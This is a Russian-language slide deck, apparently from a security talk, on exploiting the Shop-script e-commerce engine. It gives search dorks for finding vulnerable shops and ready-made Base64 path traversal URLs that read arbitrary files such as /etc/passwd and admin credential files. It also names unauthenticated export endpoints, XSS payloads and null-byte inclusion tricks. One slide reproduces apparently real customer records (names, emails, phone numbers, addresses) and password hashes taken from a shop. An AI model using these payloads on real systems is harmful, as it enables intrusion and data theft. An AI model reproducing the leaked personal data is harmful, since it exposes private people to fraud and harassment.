Старый движок в новых красках – Ecommerce CMS top10

Осторожно 0days???…

Или о том о чем забыли?.

Это зачем вообще?


- День рождения
- Jack Daniels + some Cola
- Нужно что-то подготовить к пятнице, про%бал все сроки

Погнали

- Исходные данные:
  - Взял движок распространённый в интернете, Shop-script v2,3,4….

  Тот самый чьи статусы заказов в 2011-2012г попали в индекс Яндекса

  - Погнал копать код .PHP



Сколько их в рунете?


- До%%я
  - Входит в топ-10 ecommerce CMS в РФ.

Dork

inurl:published/forgot.php

inurl:auxpage_

inurl:inurl:/index.php?categoryID=



Определение версии

- В корне много мусора, включая контроль обновлений/update.xml

- В принципе это не суть важно, отличаются только методы.

Структура конфигурации (shop-script 2,3xx)

- /dblist
  - wbs.log – журнал входов
  - INSTANCE_МАГАЗИНА.xml
- /temp
  - .wbs_protect – вход в систем-

  ную консоль админ.

Структура конфигураций


- INSTANCE_МАГАЗИНА.xml
  - Открытые учетки к БД mysql
  - Base64 без соли к управлению пользователями


    пользователь по умолчанию ADMINISTRATOR

    /published/login.php

- .wbs_protect
  - Base64 без соли к системному интерфейсу

    /published/wbsadmin/html/scripts/auth.php





sitemap.php все версии

заплаток нет

- Вроде ничего плохого?

sitemap.php

```
84              exit;
85          }
86      }
87
88
89
90      $sitemap_path = WBS_DIR.'/published/publicdata/'.$DB_KEY.'/attachments/'.$app_id.'/sitemap/'.$section.'.xml';
91      if(file_exists($sitemap_path)&&is_file($sitemap_path)){
92          header('Content-type: application/xml');
93          readfile($sitemap_path);
94          exit;
95      }else{
96          header("HTTP/1.0 404 Not Found");
97          print "file not found";
98          exit;
99      }
100     ?>
```

sitemap.php все версии

заплаток нет

- А если так ?

Чтение произвольных файлов

до версии 300, после есть заплатки


- Через путь в Base64 читаем любой файл
  - /published/common/html/scripts/getimage.php?file=Li4vLi4vLi4vLi4vZGJsaXN0L1NIT1BBVVRPV0VCQVNZU1QueG1s
  - "../../../../dblist/SHOPAUTOWEBASYST.xml"

Скачивание произвольных файлов

до версии 308 (после есть заплатки)

- Через путь в Base64 скачиваем любой файл
  - /published/common/html/scripts/preview.php?file=Li4vLi4vLi4vLi4vZGJsaXN0Lw==
  - “../../../../temp/.wbs_protect”

a:3:{i:0;s:32:"21232f297a57a5a743894a0e4a801fc3";i:1;s:32:"6c1e0a061a4f927b115eb924a5cb91fd";i:2;s:32:"1d977c418df55bbe39644157b94115b9";}




a:3:{i:0;s:32:“ИМЯ ПОЛЬЗОВАТЕЛЯ";i:1;s:32:«ПАРОЛЬ";i:2;s:32:"1d977c418df55bbe39644157b94115b9";}

Скачивание произвольных файлов

с версий 30х (в 306-309 удалены)

- Через путь в Base64 читаем любой файл
  - /published/common/html/scripts/getpfimg.php?file=Li4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==
  - “../../../../../etc/passwd”
  - /published/common/html/scripts/getimage.php?file=
    Li4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==



Загрузка отчетов без авторизации

до версии 300 (после есть заплатки)

Если кто-то делал экспорт, мы получаем доступ к отчетам.

GetDataBaseSqlScript = R2V0RGF0YUJhc2VTcWxTY3JpcHQ=

GetCustomerExcelSqlScript = R2V0Q3VzdG9tZXJFeGNlbFNxbFNjcmlwdA==

GetOrdersExcelSqlScript = R2V0T3JkZXJzRXhjZWxTcWxTY3JpcHQ=

GetFroogleFeed = R2V0RnJvb2dsZUZlZWQ=


GetSubscriptionsList = R2V0U3Vic2NyaXB0aW9uc0xpc3Q=

GetYandex = R2V0WWFuZGV4

- download
- GetCSVCatalog=

/published/SC/html/scripts/get_file.php?getFileParam= (Base64 хэш)

Загрузка отчетов без авторизации




	B	C	D	E	F	G	H	
649	Голова Ксения Алексеевна	-	ksenija-fok@mail.ru	Розница	13.06.2015 15:22		+ (7) (926) 285 - 2232	
650	Романова Ксения	-	kseniya_romanova@list.ru	Розница	29.04.2015 19:45	+	+ (7) (916) 034 - 9450	-
651	Харламова Кристина Анатольее	-	ksirena17@yandex.ru	Розница	15.10.2014 16:25		+ (8) (965) 349 - 0084	
652	Ногина Ксения Юрьевна	-	kstrusova@mail.ru	Розница	07.07.2015 11:11	+	+ (8) (985) 440 - 2315	м.: "Туши
653	Денисова Оксана Валерьевна	-	ksuha1758@mail.ru	Розница	26.10.2014 18:27		+ (7) (916) 719 - 6102	
654	Батракова Наталья Геннадьевна	-	kuchmenko-nataly@mail.ru	Розница	06.01.2015 7:27		+ (7) (924) 136 - 0881	
655	Швец-Богданова Юлия Юрьевн	-	Kudrjashkau@mail.ru	Розница	10.07.2015 18:49	+	+ (7) (978) 868 - 9333	Г. Феодос
656	Кутовая Ольга Алексеевна	-	kutovaya.olga1989@ya.ru	Розница	05.05.2015 10:49		+ (7) (965) 208 - 8225	
657	Кузнецова Елена Викторовна	-	kuzelena2010@yandex.ru	Розница	09.08.2015 2:37	+	+ (7) (903) 123 - 4441	Коровий в
658	Татьяна	-	kyma5@list.ru	Розница	24.08.2015 12:15	+	+ (8) (916) 295 - 9952	Дубнинск
659	Сухарева Ксения Сергеевна	-	kys-kys@yandex.ru	Розница	19.02.2015 23:29	+	+ (7) (903) 191 - 7444	Кржижанс
660	Катерина Кюршева	-	kyursheva@gmail.com	Розница	25.04.2015 20:02		+ (7) (903) 527 - 0661	
661	Ветлова Оксана	-	l.a.s.t@spartak.ru	Розница	16.04.2015 21:17	+	+ (7) (925) 079 - 2554	электрод
662	Малькова Елена Петровна	-	l3008a@yandex.ru	Розница	17.08.2015 16:11	+	+ (8) (915) 735 - 6862	170043, г.
663	Ливанова Татьяна Сергеевна	-	l7202@mail.ru	Розница	19.09.2014 8:31		+ (8) (904) 432 - 2303	
664	Аляутдинова Галия Валерьевна	-	lady-galiy-2010@yandex.ru	Розница	18.10.2014 22:33	+	+ (7) (985) 699 - 3390	Москва, В
665	Новицкая Ирина Александровн	-	ladyira87@gmail.com	Розница	15.01.2015 13:19	+	+ (7) (961) 966 - 1077	683024, г.
666	Колесникова Н.А.	-	Landlov@mail.ru	Розница	27.10.2014 17:41	+	+ (8) (903) 745 - 1686	Турчанин
667	жукова лариса	-	lariska-07@mail.ru	Розница	20.11.2014 0:19	+	+ (7) (926) 196 - 0234	бутырская
668	полянская анастасия	-	lasna93@gmail.com	Розница	15.12.2014 19:29	+	+ (8) (916) 268 - 2899	москва, ул
669	Гайдадина Екатерина Александ	-	lawatka88@mail.ru	Розница	23.02.2015 2:01	+	+ (7) (915) 091 - 5224	г. Щербин
670	Легерт Анастасия Николаевна	-	Legert@mail.ru	Розница	07.08.2015 11:09	+	+ (8) (915) 363 - 8040	Г. Москва

Системный интерфейс (после авторизации)

published/wbsadmin/html/scripts/auth.php

Файл менеджер Path Traversal (Base64) “Li4v” = “../”

/published/wbsadmin/html/scripts/diagnostics.php?section=filemanager&path=Li4vLi4vLi4vLi4vLi4vLi4vLi4




XSS, и всякую х%%%ню..

- /published/forgot.php?LOGIN="><script>alert(document.cookie)</script>
- /published/forgot.php?LOGIN=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C/script%3E%3C?%20echo%20%22ddd%22%20?%3E
- /published/forgot.php?LOGIN=%22%3E%3Cscript%3E123%3C/script%3E
- /published/forgot.php?error=PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=
- /published/login.php?error=PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=

Раскрытие пути

```
error_reporting = E_ALL
display_errors = On
display_startup_errors = On
```

- published/SC/html/scripts/epdq.php



MAGIC_QUOTES и Null Byte %00

до PHP 5.3

published/sitemap.php?section=../../../../../../index.php%00

published/SC/html/scripts/tinymce/tiny_mce_css.php?css=/temp/.wbs_protect%00.css

Чтение произвольных файлов

при наличии доступа к почтовым функциям после авторизации (все версии)

- /published/MM/2.0/getattach.php?&file=Li4vLi4vLi4vZXRjL3Bhc3N3ZA==
- “../../../etc/passwd”

Что не успел

- /published/MM/2.0/UploadImage.php
- /published/MM/html/scripts/UploadImage.php
- /published/common/html/scripts/getfilethumb.php

Shop-script ты молоток!.